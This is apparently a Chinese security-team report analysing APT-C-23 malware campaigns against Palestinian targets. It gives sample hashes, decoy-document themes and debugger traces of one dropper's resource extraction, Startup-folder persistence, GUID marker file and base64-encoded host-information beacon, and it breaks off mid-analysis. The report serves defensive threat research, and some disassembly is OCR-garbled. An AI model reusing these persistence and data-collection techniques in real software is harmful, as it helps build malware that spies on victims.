

刺向巴勒斯坦的致命毒针——双尾蝎 APT 组织的攻击活动分析与总结 - SecPulse.COM

 [secpulse.com/archives/125292.html](https://www.secpulse.com/archives/125292.html)



Gcow 安全团队

2020-03-12 2,662

刺向巴勒斯坦的致命毒针——双尾蝎 APT 组织的攻击活动分析与总结

封面-pic1

一.前言

双尾蝎APT组织(又名: **APT-C-23**),该组织从 2016 年 5 月开始就一直对巴勒斯坦教育机构、军事机构等重要领域展开了有组织、有计划、有针对性的长时间不间断攻击.其在2017年的时候其攻击活动被360企业安全进行了披露,并且其主要的攻击区域为中东,其中以色列与巴勒斯坦更受该组织的青睐。

攻击平台主要包括 **Windows** 与 **Android** :

其中针对 **windows** 的平台,其比较常见的手法有投放带有" *.exe "或" *.scr "文件后缀的**释放者**文件,在目标用户打开后释放对应的诱饵文档,并且释放下一步的**侦查者(Recon)**.持久存在的方式也不唯一,一般通过写入注册表启动项以及释放指向持久化远控的快捷方式到自启动文件夹下.其侦查者会收集当前机器的相关信息包含(系统版本,计算名,杀毒软件信息,当前文件所在路径,恶意软件当前版本),以及其解析 **C2** 的回显指令,并执行.比如:远程**shell**,截屏和文件下载。

同时根据别的安全厂商的报告,我们也得知该组织拥有于攻击 **Android** 平台的组件,拥有定位、短信拦截、电话录音等, 并且还会收集文档、图片、联系人、短信等情报信息; **PC** 端后门程序功能包括收集用户信息上传到指定服务器的功能、远程下载文件能力.

近日 **check point** 安全厂商披露了该组织自导自演,给以色列士兵手上安装恶意软件的攻击活动.可以从中看出该团伙的攻击设计之巧妙,准备之充分。但最后结果还是被以色列给反制了一波.....


Gcow安全团队追影小组于 **2019.12** 月初开始监测到了双尾蝎APT组织通过投递带有诱饵文件的相关可执行文件针对**巴勒斯坦**的部门 进行了相应的攻击活动,这些诱饵文件涉及教育,科技,政治等方面的内容,其攻击活动一直持续到了 **2020.2** 月底.追影小组对该组织进行了一定时间的追踪.遂写成此报告还请各位看官欣赏.

二.样本信息介绍以及分析

1.样本信息介绍

在本次双尾蝎APT组织针对**巴勒斯坦**的活动中,Gcow安全团队追影小组一共捕获了 **14** 个样本,均为 **windows** 样本,其中 **12** 个样本是释放诱饵文档的可执行文件, **2** 个样本是带有恶意宏的诱饵文档


2019.12—2020.2 双尾蝎(APT-C-23)针对巴勒斯坦活动所投放的样本类型饼状图



2019.12—2020.2双尾蝎APT组织针对巴勒斯坦所投放样本的样本类型占比图-pic2

在这 12 个可执行文件样本中,有 7 个样本伪装成 pdf 文档文件,有 1 个样本伪装为 word 文档文件,有 2 个样本伪装为 rar 压缩文件.有 2 个样本伪装成 mp3 , mp4 音频文件


2019.12—2020.2 双尾蝎(APT-C-23)组织针对巴勒斯坦活动所投放的恶意样本中可执行文件占比



2019.12—2020.2双尾蝎APT组织针对巴勒斯坦所投放可执行文件样本的样本类型占比图-pic3

在这 14 个 Windows 恶意样本中,其诱饵文档的题材,政治类的样本数量有 9 个,教育类的样本数量有 1 个,科研类的样本数量有 1 个,未知类的样本数量有 3 个(注意:未知指得是其诱饵文档出现错误无法打开或者其内容属于无关内容)

2019.12—2020.2 双尾蝎(APT-C-23)针对巴勒斯坦目标进行活动所使用的诱饵样本题材占比图



2019.12—2020.2双尾蝎APT组织针对巴勒斯坦所投放的样本题材占比图-pic4

现在各位看官应该对这批双尾蝎组织针对巴勒斯坦的攻击活动有了一个大概的认识,但是由于这批样本之中有一些话题是以色列和巴勒斯坦共有的,这里 Gcow 安全团队追影小组持该组织主要是攻击巴勒斯坦的观点,若各位看官有更多的证据,欢迎联系我们团队.注意:这里只是一家之言,还请各位看官须知。

那下面追影小组将以一个恶意样本进行详细分析,其他样本采取略写的形式向各位看官描述此次攻击活动。注意:因为其他样本的主要逻辑是相同的,所以没有必要枉费笔墨

2. 样本分析

(1). Define the Internet in government institutions

a. 样本信息

样本信息	Define the Internet in government institutions(政府机构定义互联网)
样本MD5	3296b51479c7540331233f47ed7c38dd
样本SHA-1	4107f9c36c3a5ce66f8365140901cd15339aa66c
样本SHA-256	d08e7464fa8650e669012056548383fbadcd29a093a28eb7d0c2ba4e9036eb07
样本类型	Win32 EXE GUI程序
样本大小	2.01 MB (2105856 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-14 09:58:48



样本Define the Internet in government institutions_pdf.exe文件信息(表格)-pic5

检测到英语 中文 英语 德语 中文(简体) 英语 阿拉伯语

Define the Internet in government institutions 在政府机构中定义互联网

文件名的翻译信息

文件(E) Define the Internet in government institutions_pdf.exe
 程序入口: 00160A10 00 入口区段: .text
 文件偏移: 0016CE10 入口字节: C6.05.40.E5.56
 连接器版本: 3.04 子系统: Windows GUI
 文件大小: 00202200h 附加数据: NO 00000000
 Image is 32bit executable RES/OVL: 5 / 0 % ????
 Free Pascal Compiler v.3.0.4 [2019/10/27] for i386 - www.freepascal.org
 初步信息 - 帮助提示 - 脱壳信息
 [NO DEBUG INFO] - Not packed , try OllyDbg v2 - www.ollydbg.de or
 样本文件PE信息

History ①
 First Submission 2020-01-14 09:58:48
 Last Submission 2020-01-14 09:58:48
 Last Analysis 2020-02-13 13:35:19

VirusTotal最初上传信息
 编码 时间戳: 00000000
 部码 1970-01-01 / 01:00:00

样本编译时间戳
 样本 Define the Internet in government institutions_pdf.exe
 的文件信息

Gcov 安全团队 SEC PULSE

样本Define the Internet in government institutions_pdf.exe文件信息(图片)-pic6

b. 样本分析


通过对样本的分析我们得知了该样本是兼具释放者(Dropper)与下载者(Downloader)的功能,其释放者(Dropper)主要是用以释放诱饵

文档加以伪装以及将自身拷贝到%ProgramData%目录下,并且生成执行该文件的快捷方式并且释放于自启动文件夹下,而下载者(Downloader)

部分主要是通过进行信息收集以及等待C2给予的回显,主要功能有:远程shell,文件下载,屏幕截屏


i. 释放者(Dropper)部分：

通过 `FindResource` 函数查找名称为:MyData的资源




FindResource函数查找MyData资源-pic7

通过 `LoadResource` 函数加载该资源




LoadResource函数加载资源-pic8

通过 `LockResource` 函数锁定资源并且获取资源在内存的地址



LockResource 函数锁定资源-pic9

通过 `SizeOfResource` 函数通过获取资源的地址计算该资源的长度



SizeOfResource 函数获取资源长度-pic10

通过 `CreateFile` 函数在%temp%目录下释放诱饵PDF文档 **Define the Internet in government institutions.pdf**

释放文件到Temp目录

CALL 到 CreateFileW 来自 Define_t.0044D602
 FileName = "C:\Users\User\AppData\Local\Temp\Define the Intern"
 Access = GENERIC_READ|GENERIC_WRITE
 ShareMode = 0
 pSecurity = NULL
 Mode = CREATE_ALWAYS
 Attributes = NORMAL
 hTemplateFile = NULL

CreateFile函数创造诱饵PDF文档-pic11

通过 `WriteFile` 函数将PDF源数据写入创建的诱饵文档内。

The screenshot shows the Immunity Debugger interface with two main panes: Assembly and Registers. The assembly pane displays assembly code with various instructions and labels. The registers pane shows register values. A red arrow points from the assembly pane to the memory dump pane, which displays memory dump information for the address 0x00400108.

诱饵PDF文档源数据-pic12

WriteFile函数将PDF文档源数据写入诱饵PDF文档中-pic13

通过 `ShellExecute` 函数打开PDF诱饵文档,以免引起目标怀疑

ShellExecute函数打开诱饵PDF文档-pic14

其PDF诱饵文档内容如图,主要关于其使用互联网的政治类题材样本,推测应该是针对政府部门的活动

اعتماد تكنين الانترنت في المؤسسات الحكومية

أعلن وزير الاتصالات وتكنولوجيا المعلومات، اليوم الإثنين، أنه تم اعتماد تكنين لاستخدام الانترنت في المؤسسات العامة بإغلاق كل ما هو ضار من موقع ليس لها صلة مباشرة بالعمل.

ومن هذه الموقع، "السلوك الإيجابي أو القمار أو الخدمة بالغيرة أو موقع الترفيه أو الموقع الذي يمكن أن يؤدي لتغريب أحجزة المؤسسات الحكومية والفرصنة".

وأضاف في لقاء صحفي، "تتضمن الإجراءات المتخذة تكنين لاستخدام مواقع التواصل الاجتماعي لمدة ساعتين من الدور الحكومي، على أن يكون لزوم الامر في كل مؤسسة الصالحة في السماح بوصول الموظف لأي من الموقع المذكور، حسب طبيعة العمل".

في الوقت ذاته، نفى أن تكون هذه الإجراءات "نهية قود" على عمل المؤسسات الحكومية معتبراً أنها "استناد للتنظيم خاصة أن هناك مؤسسات حكومية تطبق هذه الإجراءات بالفعل منذ فترات طويلة وما تم هو اعتماد سياسات محددة للعممها".

原文

翻译

PDF诱饵文档Define the Internet in government institutions.pdf原文以及翻译



诱饵PDF文档原文以及翻译-pic15

同时利用 CopyFileA 函数将自身拷贝到 %ProgramData% 目录下并且重命名为 SyncDownOptzHostProc.exe

```

003858E7 55           mov    ebp,esp
003858E8 88EC         mov    ecx,esp
003858E9 83EC 10     sub    esp,0x10
003858EA FF75 00     mov    dword ptr ss:[ebp+0x08]
003858EB 8045 F0     lea    eax,dword ptr ss:[ebp+0x08]
003858F3 50           xor    eax,eax
003858F4 E8 71F0E0FF  call   kernel32.Basep8BitStringToDynamicU
003858F5 80C0         test   eax,eax
003858F8 74 47       jne    kernel32.75385944
003858F9 56           mov    esi,esi
003858F9 57           mov    edi,edi
003858F9 FF75 0C     mov    dword ptr ss:[ebp+0xC]
003858F9 8045 F0     lea    eax,dword ptr ss:[ebp+0x10]
003858F9 50           xor    eax,eax
003858F9 E8 5FF0E0FF  call   kernel32.Basep8BitStringToDynamicU
003858F9 8035 70052675 mov    esi,dword ptr ds:[0x00401014]
00385911 85C0         test   eax,eax
00385913 0F84 79D60000 mov    esi,esi
00385919 33C0         xor    eax,eax
0038591B 33C9         xor    ecx,ecx
0038591D 3945 10       cmp    dword ptr ss:[ebp+0x10],eax
00385920 0F95C1       setne cl
00385923 51           push   ecx
00385924 50           push   eax
00385925 50           push   eax
00385926 50           push   eax
00385927 FF75 F4     movah dword ptr ss:[ebp+0xC]
edi=00000000

0160FC2C 00h27AF9 CALL  到 _CreateFileW 来自 Define_t.00h27AF9
0160FC30 017EC4NC ExistingFileName = "C:\"
0160FC34 017DC46C NewFileName = "C:\ProgramData\SyncDownOptzHostProc.exe"
0160FC38 00000000 LFileExists = FALSE
0160FC3C 00000000
0160FC40 00000000
0160FC44 0058F6F8 ASCII "Link"
0160FC48 017CWF88
0160FC4C 00000000
0160FC50 00A0F756 返回到 Define_t.00h0F756 来自 Define_t.00h10248
0160FC54 00h03CFA 返回到 Define_t.00h03CFA 来自 Define_t.00h0F750
0160FC58 005P5D9C UNICODE "."
0160FC5C 0054F026 返回到 Define_t.0054F026
0160FC60 00000000
0160FC64 00000004

```

CopyFile函数拷贝自身文件并重命名为SyncDownOptzHostProc.exe-pic16


利用 CreateFileW 函数在自启动文件夹下创造指向 %ProgramData%\SyncDownOptzHostProc.exe 的快捷方式 SyncDownOptzHostProc.lnk

```

0160F270 76F7E1E5 CALL  到 _CreateFileW 来自 shlwapi.76F7E1E5
0160F274 0160F51C FileName = "C:\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SyncDownOptzHostProc.lnk"
0160F278 C0000000 Access = GENERIC_READ|GENERIC_WRITE
0160F27C 00000003 ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
0160F280 00000002 pSecurity = NULL
0160F284 00000002 Mode = CREATE_ALWAYS
0160F288 00000020 Attributes = ARCHIVE
0160F28C 00000000 hTemplateFile = NULL
0160F290 02F32910
0160F294 0160F51C UNICODE '\AppData\Roaming\Microsoft\Windows\St'
0160F298 00000001
0160F29C 0160F2C4
0160F2A0 75AD173E 返回到 shell32.75AD173E 来自 shlwapi.SHCreateStreamOnFileW
0160F2A4 0160F51C UNICODE 'C:\AppData\Roaming\Microsoft\Windows\St'
0160F2A8 00001021
0160F2AC 0160F2BC
0160F2B0 00000000

```

利用CreateFileW函数创造指向后门文件的快捷方式-pic17



指向后门文件的快捷方式于自启动文件夹下-pic18

ii. 下载者(Downloader)部分:

通过 `CreateFile` 函数创造 `%ProgramData%GUID.bin` 文件, 内部写入对应本机的 `GUID`. 当软件再次运行的时候检查自身是否位于 `%ProgramData%` 文件夹下, 若不是则释放pdf文档。若是, 则释放 `lnk` 到自启动文件夹

生成GUID码-pic19

0160F968	00411758	rCALL 到 CreateFileA 来自 Define_t.00411753
0160F96C	0173C1B8	FileName = "C:\ProgramData\GUID.bin"
0160F970	80000000	Access = GENERIC_READ
0160F974	80000001	ShareMode = FILE_SHARE_READ
0160F978	0160F99C	pSecurity = 0160F99C
0160F97C	80000003	Mode = OPEN_EXISTING
0160F980	80000000	Attributes = NORMAL
0160F984	80000000	hTemplateFile = NULL
0160F988	0056E7D4	Define_t.0056E7D4
0160F98C	00010000	
0160F990	0160FA14	
0160F994	0160FA60	UNICODE "C:\ProgramData\GUID.bin"
0160F998	0160FA14	
0160F99C	8000000C	
0160F9A0	80000000	
0160F9A4	FFFFFFFF	
0160F9A8	0173C1B8	UNICODE "C:\ProgramData\GUID.bin"
0160F9AC	0160F9C0	
0160F9B0	004118C9	返回到 Define_t.004118C9 来自 Define_t.00411753
0160F9B4	80000000	

创造GUID.bin文件并将生成的GUID码写入-pic20

①.信息收集

1. 收集当前用户名以及当前计算机名称，并且读取 **GUID.bin** 文件中的**GUID码**

获取ComputerName和UserName

收集username和computername并且读取GUID-pic21

再以如下格式拼接信息

当前计算机名称 当前用户名 GUID码

编码前 CNAME


编码前cname报文-pic22

将这些拼接好的信息利用base64进行编码,组合成 `cname` 报文

00428C01	. 8945 64	mov [local.04],eax	ESI 00589DF4 Det
00428BE4	. 8B45 E8	mov eax,[local.6]	EDI 0056E7D4 Det
00428BE7	. 8945 88	mov [local.30],eax	EIP 00428C0B Det
00428BEA	. 8D95 78FFFF	lea edx,[local.34]	C 0 ES 002B 32
00428BF0	. 8D45 94	lea eax,[local.27]	P 1 SS 0023 32
